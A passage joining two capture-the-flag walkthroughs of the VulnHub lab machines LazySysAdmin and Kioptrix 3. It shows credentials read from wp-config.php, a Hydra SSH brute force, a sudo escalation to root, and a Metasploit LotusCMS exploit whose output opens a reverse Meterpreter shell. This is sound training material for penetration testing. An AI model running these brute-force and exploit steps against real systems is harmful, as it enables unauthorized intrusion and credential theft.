
Open and view the share directories

- ***Gaining Access***

Now go to each and every directory to find out information. Lets go to *wordpress directory* and look what we have found, **config php** file. Open it using `nano`command or downloaded it using `get` command.




Download the Wordpress Config File



Open Config file and Observe the MySQL Credentials

See we have found **MySQL Credentials** in wp-config.php file. But we will use them later. Lets try Hydra tool which is used to brute force the password by using the our favourite wordlist "rockyou.txt".


```
hydra -l togie -P /usr/share/wordlists/rockyou.txt ssh://192.168.xxx.xxx
```



Brute force the ssh login password

Here, we got the SSH login credentials … :). This is the same password, which we have seen in deets.txt. Let connect to server via these credentials and see if it works. SSH(secure shell) is a cryptographic network protocol which is used to connect any remote server securely. By using below command, we have gain the access of remote server successfully.

```
ssh togie@192.168.xxx.xxx
```




Secure Remote Login

- ***Privilege Escalation***


As we know that we have logged in as a user named *togie*. Now we have to gain the root privileges. To do that we need to perform following:

```
togie@LazySysAdmin:~$ python -c 'import pty;pty.spawn("/bin/sh")'$ sudo -l$ sudo su$ cd
..$ cd ..$ cd root/$ root@LazySysAdmin:~# cat proof.txt
```



Gaining root privileges

See we have found the proof.txt in root directory. Open it using cat command. Hurray! we got our final flag


Applications
Places
Terminal
Fri 01:11
1
root@LazySysAdmin: ~
File Edit View Search Terminal Tabs Help
root@LazySysAdmin: ~
root@kali: /usr/share/w...
root@kali: ~
root@LazySysAdmin:~# ls
proof.txt
root@LazySysAdmin:~# cat proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
Well done :)
Hope you learn't a few things along the way.
Regards,
Togie Mcdogie
Enjoy some random strings
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6x9%D6!DDf4xC1ds6YdOEjug3otDmc1$#slTET7
pf%&1nRpaj^68ZeV2St9GkdoDkj48Fl$MI97Zt2nebt02
bhO!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
root@LazySysAdmin:~#

VULNHUB – KIOPTRIX LEVEL 1.2 (#3) WALKTHROUGH (KVM3)

Vulnhub – Kioptrix Level 3 challenge continuing OSCP like machines series. So, we usually start by doing some enumeration on services. But before that we have to find out the IP Address of our machine.

Information Gathering

netdiscover will scan for all devices connected on your network or you can use arp-scan your choice.

#netdiscover –r [network ID/ subment mask]

e.g. #netdiscover –r 192.168.1.0/24

Target IP revealed is 192.168.1.10 in this case, for your case the IP will be different.

The nmap command reveals two ports are open, 22 and 80

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Port 80 Running Apache httpd 2.2.8 (Ubuntu)

Let's take a look, http://192.168.1.10 (use your target IP on a browser)

Ligoat Security

Home | Blog | Login

Got Goat? Security ...

Got Goat? Security ...

We've revamped our website for the new release of the new gallery CMS we made. We are geared towards security...

We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our blog section for more information on our new gallery system.

Or cut to the chase and see it now!

If we take a look it's running lotuscms.org CMS.

To gain lower level shell we can use two different ways


1. Automated with metasploit
2. Manually with a shell script


1. Metasploit

Exploit using Metasploit

```
#msfconsole

msf >search lotuscms
```


use the exploit displayed as follows



Terminal
File Edit View Search Terminal Help
msf > use exploit/multi/http/lcms_php_exec
msf exploit(multi/http/lcms_php_exec) > show options
Module options (exploit/multi/http/lcms_php_exec):
Name Current Setting Required Description
---- --------------- -------- -----------
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOST yes The target address
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
URI /lcms/ yes URI
VHOST no HTTP server virtual host
Exploit target:
Id Name
-- ----
0 Automatic LotusCMS 3.0
msf exploit(multi/http/lcms_php_exec) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
msf exploit(multi/http/lcms_php_exec) > set URI /
URI => /
msf exploit(multi/http/lcms_php_exec) >


Terminal
File Edit View Search Terminal Help
Module options (exploit/multi/http/lcms_php_exec):
Name Current Setting Required Description
---- --------------- -------- -----------
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOST 192.168.1.10 yes The target address
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
URI / yes URI
VHOST no HTTP server virtual host
Exploit target:
Id Name
-- ----
0 Automatic LotusCMS 3.0
msf exploit(multi/http/lcms_php_exec) > run
[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Sending stage (37543 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.9:4444 -> 192.168.1.10:36999) at 2018-05-10 08:33:32 -04
00

2. With shell script from GITHUB

Google Search: lotusCMS exploit






Open the option written lotusRCE.sh and copy it to your Kali machine, and remember to give it full permission, you can also change the name if you wish.

#chmod +x lotusRCE.sh

